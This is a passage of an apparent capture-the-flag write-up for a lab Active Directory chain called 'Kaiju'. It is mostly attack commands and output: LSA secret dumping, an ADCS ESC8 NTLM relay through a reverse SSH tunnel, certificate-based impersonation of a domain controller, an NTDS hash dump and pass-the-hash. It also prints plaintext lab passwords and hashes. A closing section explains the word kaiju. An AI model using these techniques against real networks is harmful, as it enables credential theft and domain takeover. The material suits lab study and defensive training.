                                                <Value ProtectInMemory="True">NakedMelonMan25</Value>
                                        </String>
                                        <String>
                                                <Key>Title</Key>
                                                <Value>BERSRV200</Value>
                                        </String>
                                        <String>
                                                <Key>URL</Key>
                                                <Value />
                                        </String>
                                        <String>
                                                <Key>UserName</Key>
                                                <Value>Administrator </Value>
                                        </String>
                                        <AutoType>
                                                <Enabled>True</Enabled>
                                                <DataTransferObfuscation>0</DataTransferObfuscation>
                                        </AutoType>
                                        <History />
                                </Entry>
                        </Group>
...
</KeePassFile>
Found
BERSRV200\Administrator:NakedMelonMan25
Then we can access via SSH as admin and grab the 2nd flag Kaiju_User-2:
$ sshpass -p 'NakedMelonMan25' ssh -p22 administrator@BERSRV200.kaiju.vl -oStrictHostKeyChecking=accept-new -oStrictHostKeyChecking=no
Microsoft Windows [Version 10.0.20348.2159]
(c) Microsoft Corporation. All rights reserved.

administrator@BERSRV200 C:\Users\Administrator>dir Desktop
 Volume in drive C has no label.
 Volume Serial Number is AC3F-A083

 Directory of C:\Users\Administrator\Desktop

12/17/2023  06:43 AM    <DIR>          .
12/17/2023  05:23 AM    <DIR>          ..
12/17/2023  06:43 AM                36 flag.txt
               1 File(s)             36 bytes
               2 Dir(s)   7,897,911,296 bytes free

administrator@BERSRV200 C:\Users\Administrator>type Desktop\flag.txt
VL{b570856ad6e9b607fa79a46d36ab353e}
BERSRV100 and BERSRV105
Set a SSH dynamic port forwarding:
$ sshpass -p 'NakedMelonMan25' ssh -D 1080 administrator@BERSRV200.kaiju.vl -oStrictHostKeyChecking=accept-new -oStrictHostKeyChecking=no
Dump credentials:
$ proxychains -q nxc smb BERSRV200.kaiju.vl -u administrator -p 'NakedMelonMan25' --local-auth --lsa
SMB         10.10.197.134   445    BERSRV200        [*] Windows Server 2022 Build 20348 x64 (name:BERSRV200) (domain:BERSRV200) (signing:False) (SMBv1:False)
SMB         10.10.197.134   445    BERSRV200        [+] BERSRV200\administrator:NakedMelonMan25 (Pwn3d!)
SMB         10.10.197.134   445    BERSRV200        [+] Dumping LSA secrets
SMB         10.10.197.134   445    BERSRV200        KAIJU.VL/sasrv200:$DCC2$10240#sasrv200#44a1583ed4678aa2fba0bd7d13eea30f: (2024-01-30 20:13:30)
SMB         10.10.197.134   445    BERSRV200        KAIJU.VL/Clare.Frost:$DCC2$10240#Clare.Frost#180216e4d0aa40dbf4767dd7ba50f187: (2024-01-21 15:01:24)
SMB         10.10.197.134   445    BERSRV200        KAIJU.VL/Administrator:$DCC2$10240#Administrator#873c4a9511ccfd89537a22fc1cc3ff35: (2024-01-21 15:17:37)
SMB         10.10.197.134   445    BERSRV200        KAIJU\BERSRV200$:aes256-cts-hmac-sha1-96:2f98490b28ff0725a0d5481bd6b7247287ace989bb5b58d54c815472d21edd69
SMB         10.10.197.134   445    BERSRV200        KAIJU\BERSRV200$:aes128-cts-hmac-sha1-96:72979c9a901dfed4ce62c4304f6035dd
SMB         10.10.197.134   445    BERSRV200        KAIJU\BERSRV200$:des-cbc-md5:ecbc45451043f7f7
SMB         10.10.197.134   445    BERSRV200        KAIJU\BERSRV200$:plain_password_hex:e3d8a9f0f75a904ede849b4b4a86211090e210ed7d39164a4348a28c7157dd308c0b78fd8cd0b69af3ec0588212317102f29efde75806f09d018fbff443fdde922cbfa236382813ed108c0bc81b475b06c3d179e77425fd502cac92ed835473431647c50f635276490eb0143a34a78a3e019d1a6efdfa4eddfceb24ab3d4f11d3ad3a221ea1fa8300765e68b728461554b35a0cd10537d10472f15f38d3cf53eebc5bd4d35ac46fe8586a3694708073adb64ce24bb870c9fa94fd0f1cbe00fb4eb87bb89a8e4a2f51088ed5de415b9bb376bedf18961063871d1de587dd6576a3da4aa1606d6edbe9de8c9530610271b
SMB         10.10.197.134   445    BERSRV200        KAIJU\BERSRV200$:aad3b435b51404eeaad3b435b51404ee:44186a289a1b64ff683521007603e67e:::
SMB         10.10.197.134   445    BERSRV200        kaiju.vl\clare.frost:atnTYzyew3Ok+d
SMB         10.10.197.134   445    BERSRV200        dpapi_machinekey:0x2aa75aaaf206bfaee9c962443bdf9c2b6f3dca59
dpapi_userkey:0x43b9ced8e9f1fe8ccad60dbdff5563d9ce01503b
SMB         10.10.197.134   445    BERSRV200        NL$KM:f0007655dcd94e9ac9d96297420e6e476d04125482e1344ad539e305a5da4d89ef554f90517ae4351b799056da2d74551a1429a0abd9124de1a7e928314ced3e
SMB         10.10.197.134   445    BERSRV200        kaiju.vl\sasrv200:7rq7uf26brZgcSSX
SMB         10.10.197.134   445    BERSRV200        [+] Dumped 12 LSA secrets to /home/user/.nxc/logs/BERSRV200_10.10.197.134_2024-12-15_164702.secrets and /home/user/.nxc/logs/BERSRV200_10.10.197.134_2024-12-15_164702.cached
Found:
kaiju.vl\clare.frost:atnTYzyew3Ok+dkaiju.vl\sasrv200:7rq7uf26brZgcSSX
ADCS Certificates hunting
List All PKI Enrollment Servers:
$ proxychains -q nxc ldap BERSRV100.kaiju.vl -u clare.frost -p 'atnTYzyew3Ok+d' -M adcs
SMB         10.10.197.133   445    BERSRV100        [*] Windows Server 2022 Build 20348 x64 (name:BERSRV100) (domain:kaiju.vl) (signing:True) (SMBv1:False)
LDAP        10.10.197.133   389    BERSRV100        [+] kaiju.vl\clare.frost:atnTYzyew3Ok+d
ADCS        10.10.197.133   389    BERSRV100        [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        10.10.197.133   389    BERSRV100        Found PKI Enrollment Server: BERSRV100.kaiju.vl
ADCS        10.10.197.133   389    BERSRV100        Found CN: kaiju-CA
ADCS        10.10.197.133   389    BERSRV100        Found PKI Enrollment WebService: https://bersrv100.kaiju.vl/kaiju-CA_CES_Kerberos/service.svc/CES
ADCS        10.10.197.133   389    BERSRV100        Found PKI Enrollment Server: BERSRV105.kaiju.vl
ADCS        10.10.197.133   389    BERSRV100        Found CN: kaiju-sub-CA
$ proxychains -q nxc ldap BERSRV105.kaiju.vl -u clare.frost -p 'atnTYzyew3Ok+d' -M adcs
SMB         10.10.197.135   445    BERSRV105        [*] Windows Server 2022 Build 20348 x64 (name:BERSRV105) (domain:kaiju.vl) (signing:True) (SMBv1:False)
LDAP        10.10.197.135   389    BERSRV105        [+] kaiju.vl\clare.frost:atnTYzyew3Ok+d
ADCS        10.10.197.135   389    BERSRV105        [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        10.10.197.135   389    BERSRV105        Found PKI Enrollment Server: BERSRV100.kaiju.vl
ADCS        10.10.197.135   389    BERSRV105        Found CN: kaiju-CA
ADCS        10.10.197.135   389    BERSRV105        Found PKI Enrollment WebService: https://bersrv100.kaiju.vl/kaiju-CA_CES_Kerberos/service.svc/CES
ADCS        10.10.197.135   389    BERSRV105        Found PKI Enrollment Server: BERSRV105.kaiju.vl
ADCS        10.10.197.135   389    BERSRV105        Found CN: kaiju-sub-CA
BERSRV100 and BERSRV105 are Domain controllers and ADCS servers
Hunt for ADCS CAs:
$ proxychains -q nxc smb BERSRV100.kaiju.vl -u clare.frost -p 'atnTYzyew3Ok+d' -M enum_ca
SMB         10.10.197.133   445    BERSRV100        [*] Windows Server 2022 Build 20348 x64 (name:BERSRV100) (domain:kaiju.vl) (signing:True) (SMBv1:False)
SMB         10.10.197.133   445    BERSRV100        [+] kaiju.vl\clare.frost:atnTYzyew3Ok+d
ENUM_CA     10.10.197.133   445    BERSRV100        Active Directory Certificate Services Found.
ENUM_CA     10.10.197.133   445    BERSRV100        http://10.10.197.133/certsrv/certfnsh.asp
ENUM_CA     10.10.197.133   445    BERSRV100        Web enrollment found on HTTP (ESC8).
$ proxychains -q nxc smb BERSRV105.kaiju.vl -u clare.frost -p 'atnTYzyew3Ok+d' -M enum_ca
SMB         10.10.197.135   445    BERSRV105        [*] Windows Server 2022 Build 20348 x64 (name:BERSRV105) (domain:kaiju.vl) (signing:True) (SMBv1:False)
SMB         10.10.197.135   445    BERSRV105        [+] kaiju.vl\clare.frost:atnTYzyew3Ok+d
ENUM_CA     10.10.197.135   445    BERSRV105        Active Directory Certificate Services Found.
ENUM_CA     10.10.197.135   445    BERSRV105        http://10.10.197.135/certsrv/certfnsh.asp
ENUM_CA     10.10.197.135   445    BERSRV105        Web enrollment found on HTTP (ESC8).
Found ESC8 vulnerability
Both DC are hosting a Certification Authority (CA) kaiju-CA and web enrollment endpoint kaiju-sub-CA.
ADCS ESC8 abuse by port bending (Kaiju_Root)
The approach involves coercing NTLM authentication from the main DC (BERSRV100), relaying it to the sub-CA (BERSRV105), and utilizing the obtained certificate to authenticate back to the main DC.

Outbound SMB traffic is blocked by firewall rules, complicating the exploitation process.
To circumvent this, StreamDivert will be employed to redirect incoming SMB traffic to port 4445, utilizing SSH remote port forwarding to relay the traffic to the attacker’s machine.
- Upload StreamDivert and unzip it to the main DC:
$ ftp -i pwnc@BERSRV200.kaiju.vl
Connected to BERSRV200.kaiju.vl.
220-FileZilla Server 1.8.0
220 Please visit https://filezilla-project.org/
331 Please, specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd Windows/Tasks
250 CWD command successful
ftp> put StreamDivert.x64.zip
local: StreamDivert.x64.zip remote: StreamDivert.x64.zip
229 Entering Extended Passive Mode (|||65159|)
150 Starting data transfer.
100% |************************************************************************************************************|  2666 KiB  679.90 KiB/s    00:00 ETA
226 Operation successful
2730263 bytes sent in 00:10 (256.84 KiB/s)
ftp> quit
221 Goodbye.
administrator@BERSRV200 c:\Windows\Tasks>tar xvf StreamDivert.x64.zip
x WinDivert.dll
x WinDivert32.sys
x WinDivert64.sys
x StreamDivert.exe
x StreamDivert.pdb

administrator@BERSRV200 c:\Windows\Tasks>dir
 Volume in drive C has no label.
 Volume Serial Number is AC3F-A083

 Directory of c:\Windows\Tasks

12/15/2024  12:38 AM    <DIR>          .
12/29/2023  12:34 AM    <DIR>          ..
12/15/2024  12:30 AM    <DIR>          1
03/05/2021  08:36 PM           659,456 StreamDivert.exe
03/05/2021  08:36 PM        10,055,680 StreamDivert.pdb
12/15/2024  12:37 AM         2,730,263 StreamDivert.x64.zip
09/10/2020  09:04 AM            47,104 WinDivert.dll
09/10/2020  09:04 AM            75,952 WinDivert32.sys
09/10/2020  09:04 AM            90,288 WinDivert64.sys
               6 File(s)     13,658,743 bytes
               3 Dir(s)   7,878,795,264 bytes free
- Upload the config file ():
$ cat StreamDivert.config
tcp < 445 0.0.0.0 -> 127.0.0.1 4445
$ ftp -i pwnc@BERSRV200.kaiju.vl
Connected to BERSRV200.kaiju.vl.
220-FileZilla Server 1.8.0
220 Please visit https://filezilla-project.org/
331 Please, specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd Windows/Tasks
250 CWD command successful
ftp> put StreamDivert.config
local: StreamDivert.config remote: StreamDivert.config
229 Entering Extended Passive Mode (|||65014|)
150 Starting data transfer.
100% |************************************************************************************************************|    36      606.14 KiB/s    00:00 ETA
226 Operation successful
36 bytes sent in 00:00 (0.15 KiB/s)
ftp> quit
221 Goodbye.
- Execute it using the provided configuration file:
administrator@BERSRV200 c:\Windows\Tasks>StreamDivert.exe StreamDivert.config -f -v
[*] Modifying firewall..
[*] Authorized application c:\Windows\Tasks\StreamDivert.exe is now enabled in the firewall.

[*] Parsing config file...
[*] Parsed 1 inbound and 0 outbound relay entries.
[*] Starting packet diverters...
[*] InboundTCPDivertProxy(445:?) Start
[*] InboundTCPDivertProxy(445:53472) Start
[*] InboundTCPDivertProxy(445:53472) tcp and ((tcp.SrcPort == 53472) or (tcp.DstPort == 445))
[*] InboundUDPDivertProxy() Start
[*] InboundUDPDivertProxy() udp and ()
[-] InboundUDPDivertProxy() failed to open the WinDivert device (87)
[*] InboundUDPDivertProxy() Stop
[*] InboundICMPDivertProxy() Start
[*] InboundICMPDivertProxy() false
[*] OutboundDivertProxy() Start
[*] OutboundDivertProxy() ()
[-] OutboundDivertProxy() failed to open the WinDivert device (87)
[*] OutboundDivertProxy() Stop
We redirect incoming SMB traffic on the compromised machine to port 4445
- Establish SSH remote port forwarding to redirect traffic from port 4445 to SMB (445) on the target machine:
$ sshpass -p 'NakedMelonMan25' ssh -R 4445:127.0.0.1:445 administrator@BERSRV200.kaiju.vl -oStrictHostKeyChecking=accept-new -oStrictHostKeyChecking=no

Microsoft Windows [Version 10.0.20348.2159]
(c) Microsoft Corporation. All rights reserved.

administrator@BERSRV200 C:\Users\Administrator>
- Use
certipy-adto perform NTLM relay attacks against the web enrollment endpoint on BERSRV105:
$ proxychains -q certipy-ad relay -target 'http://BERSRV105.kaiju.vl/' -template 'DomainController'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

/usr/lib/python3/dist-packages/certipy/commands/req.py:459: SyntaxWarning: invalid escape sequence '\('
  "(0x[a-zA-Z0-9]+) \([-]?[0-9]+ ",
[*] Targeting http://BERSRV105.kaiju.vl/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
OR we can use impacket ntlmrelayx:
$ proxychains -q impacket-ntlmrelayx -t http://BERSRV105.kaiju.vl/certsrv/certfnsh.asp -smb2support --adcs --template 'DomainController' --no-http --no-wcf-server --no-raw-server
- Coerce Victim Machine & Request a Certificate for Victim using Coercer:
$ sudo pipx install coercer
  installed package coercer 2.4.3, installed using Python 3.12.6
  These apps are now globally available
    - coercer
⚠️  Note: '/root/.local/bin' is not on your PATH environment variable. These apps will not be globally accessible until your PATH is updated. Run `pipx
    ensurepath` to automatically add it, or manually modify your PATH in your shell's config file (e.g. ~/.bashrc).
done! ✨ 🌟 ✨
$ pipx ensurepath
$ proxychains -q coercer coerce -u 'clare.frost' -p 'atnTYzyew3Ok+d' -d 'kaiju.vl' -l 10.10.197.134 -t 10.10.197.133 --always-continue
       ______
      / ____/___  ___  _____________  _____
     / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
    / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4.3
    \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting coerce mode
[info] Scanning target 10.10.197.133
[*] DCERPC portmapper discovered ports: 49664,49665,49666,49667,54148,49669,54153,54251,64653,54138,54172
[+] DCERPC port '54138' is accessible!
   [+] Successful bind to interface (12345678-1234-ABCD-EF00-0123456789AB, 1.0)!
      [!] (NO_AUTH_RECEIVED) MS-RPRN──>RpcRemoteFindFirstPrinterChangeNotification(pszLocalMachine='\\10.10.197.134\x00')
      [!] (NO_AUTH_RECEIVED) MS-RPRN──>RpcRemoteFindFirstPrinterChangeNotificationEx(pszLocalMachine='\\10.10.197.134\x00')
[+] SMB named pipe '\PIPE\eventlog' is accessible!
^CT
- Got a hit on our ntlm relay and get PFX certificate of the main DC
BERSRV100$:
[*] Listening on 0.0.0.0:445
[]
KAIJU\BERSRV100$
[*] Requesting certificate for 'KAIJU\\BERSRV100$' based on the template 'DomainController'
[]
[-] Got error: timed out
[-] Use -debug to print a stacktrace
KAIJU\BERSRV100$
[*] Requesting certificate for 'KAIJU\\BERSRV100$' based on the template 'DomainController'
[]
[*] Got certificate with DNS Host Name 'BERSRV100.kaiju.vl'
[*] Certificate object SID is 'S-1-5-21-1202327606-3023051327-2528451343-1000'
[*] Saved certificate and private key to 'bersrv100.pfx'
[*] Exiting...
- Impersonate our Victim DC:
$ proxychains -q certipy-ad auth -pfx bersrv100.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: bersrv100$@kaiju.vl
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'bersrv100.ccache'
[*] Trying to retrieve NT hash for 'bersrv100$'
[*] Got hash for 'bersrv100$@kaiju.vl': aad3b435b51404eeaad3b435b51404ee:f129faf3f310fcd42a71af6d380a283b
We have successfully retrieved the hash for the
BERSRV100$machine account and can impersonate it.
- Dump the NTDS, retrieve the admin hash, and access the last flag
Kaiju_Root:
$ proxychains -q nxc smb BERSRV100.kaiju.vl -u 'BERSRV100$' -H 'f129faf3f310fcd42a71af6d380a283b' --ntds --user administrator
SMB         10.10.197.133   445    BERSRV100        [*] Windows Server 2022 Build 20348 x64 (name:BERSRV100) (domain:kaiju.vl) (signing:True) (SMBv1:False)
SMB         10.10.197.133   445    BERSRV100        [+] kaiju.vl\BERSRV100$:f129faf3f310fcd42a71af6d380a283b
SMB         10.10.197.133   445    BERSRV100        [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         10.10.197.133   445    BERSRV100        [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.10.197.133   445    BERSRV100        Administrator:500:aad3b435b51404eeaad3b435b51404ee:0b46720476be1abfbb3282cb80054f40:::
...
$ proxychains -q nxc smb BERSRV100.kaiju.vl -u administrator -H '0b46720476be1abfbb3282cb80054f40' -x 'type C:\Users\Administrator\Desktop\root.txt'
SMB         10.10.197.133   445    BERSRV100        [*] Windows Server 2022 Build 20348 x64 (name:BERSRV100) (domain:kaiju.vl) (signing:True) (SMBv1:False)
SMB         10.10.197.133   445    BERSRV100        [+] kaiju.vl\administrator:0b46720476be1abfbb3282cb80054f40 (Pwn3d!)
SMB         10.10.197.133   445    BERSRV100        [+] Executed command via wmiexec
SMB         10.10.197.133   445    BERSRV100        VL{92c141d8e6089a78b32517feee930b0e}
Extra
Other way - backup user -> local admin
- Upload an executable / batch script stage as
backup(C:\Windows\Tasks\QHDPF7EZIIPDIM.bat) rportfwdFileZilla admin interface; login- go to the “Updates” tab & set “Path to program to be invoked when updates are available” to the uploaded executable
- click “Apply” then “Perform check now”
- should receive a beacon w/ SeImpersonatePrivilege; use potato exploit
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=08614f9c-179d-4084-8956-beca86b177d8

Kaiju - what does it mean?
“Kaiju” (怪獣) is a Japanese word that literally means “strange beast” or “mysterious creature.” In popular culture, particularly in tokusatsu (special effects) films, it refers to giant monsters, typically of Japanese origin, that appear in films, TV shows, comics, and video games. The kaiju genre usually features massive creatures that attack cities, fight the military, and sometimes battle each other.
Kaiju films often explore themes like:
- Humanity vs. nature (e.g., nuclear testing awakening ancient beasts).
- Technological hubris (e.g., science creating or unleashing monsters).
- Heroism and sacrifice (e.g., humans or other kaiju defending Earth).
The cover of this chain is certainly well chosen, as it depicts Godzilla (ゴジラ (Gojira)) unquestionably the most famous kaiju. Created by Toho in 1954, Godzilla is not only a pop culture icon in Japan but also recognized worldwide. The character has appeared in over 30 films, as well as comics, TV shows, video games, and even an upcoming animated series. Godzilla is often seen as a metaphor for nuclear destruction, reflecting the anxieties of post-war Japan, though over the decades the character has evolved from a terrifying villain to an anti-hero and even a protector of Earth.